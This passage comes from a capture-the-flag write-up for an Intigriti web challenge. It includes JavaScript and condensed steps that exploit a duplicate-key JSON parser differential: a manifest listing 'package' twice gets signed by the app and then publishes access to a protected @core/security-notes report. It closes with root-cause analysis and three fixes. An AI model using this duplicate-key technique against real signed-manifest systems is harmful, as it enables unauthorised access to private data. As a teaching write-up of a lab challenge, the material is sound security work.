  '{"package":{"scope":"' + ns + '","name":"hello-world","version":"1.0.0"},' +
  '"package":{"scope":"core","name":"security-notes","version":"1.0.0"},' +
  '"metadata":{"description":"x","visibility":"private"},"operation":"preflight"}'
);

const a = await J('/manifests/sign', { manifest_b64: b64 }, csrf);
const p = await J('/publications', {
  manifest_b64: b64, approval_id: a.approval_id, manifest_sha256: a.manifest_sha256,
  nonce: a.nonce, expires_at: a.expires_at, signature: a.signature
}, csrf);

console.log((await J('/publications/' + p.publication_id)).report.release_notes);
The report also shows up in the UI under Publication history, listed as @core/security-notes, which is a nice touch: the app cheerfully renders the package you were never authorized to see.
· Steps, condensed
1. register -> you get a private scope @<user>-<8 hex>
2. read the Observatory archive, join the three tabs -> @core/security-notes @ 1.0.0
3. run a preflight on your own legacy-adapter -> its release notes are the hint
4. build a manifest with "package" twice: your scope first, core second
5. base64, sign, publish, read the report
· Root cause, and the fix
The signature here is doing exactly what a signature does: proving nobody altered the bytes. It cannot prove that two components agree on what the bytes mean, and that's the assumption the app is quietly making.
Three things would each independently kill this:
Reject duplicate keys outright. Parse once with something that errors on a repeated key rather than silently picking a winner.
Parse once, pass the object.Don't hand raw bytes to a second component and let it re-parse. The authorizer and the renderer should be looking at the same in-memory object, not at the same string twice.
Sign the meaning, not the document. Put the resolved scope/name/version into the approval and have the publish step honour that, ignoring the manifest entirely. Then re-parsing differently is harmless, because the re-parse isn't authoritative for anything.
The first is the cheap fix. The third is the correct one.
· A note on the brief
The challenge page asks for “a vulnerability on the challenge page”, while the program listing on the Intigriti platform still says “a XSS vulnerability”, which looks like leftover copy from a previous month. There is no XSS here to find: the frontend is React with no HTML sinks, and the app's own briefing tells you the objective is to retrieve a protected report.
Nice challenge. The hint hidden inside the app's own data rather than in a comment or a header was a genuinely elegant piece of design, and the fake signature ceremony did a good job of making me waste time on the crypto before I looked at the parser.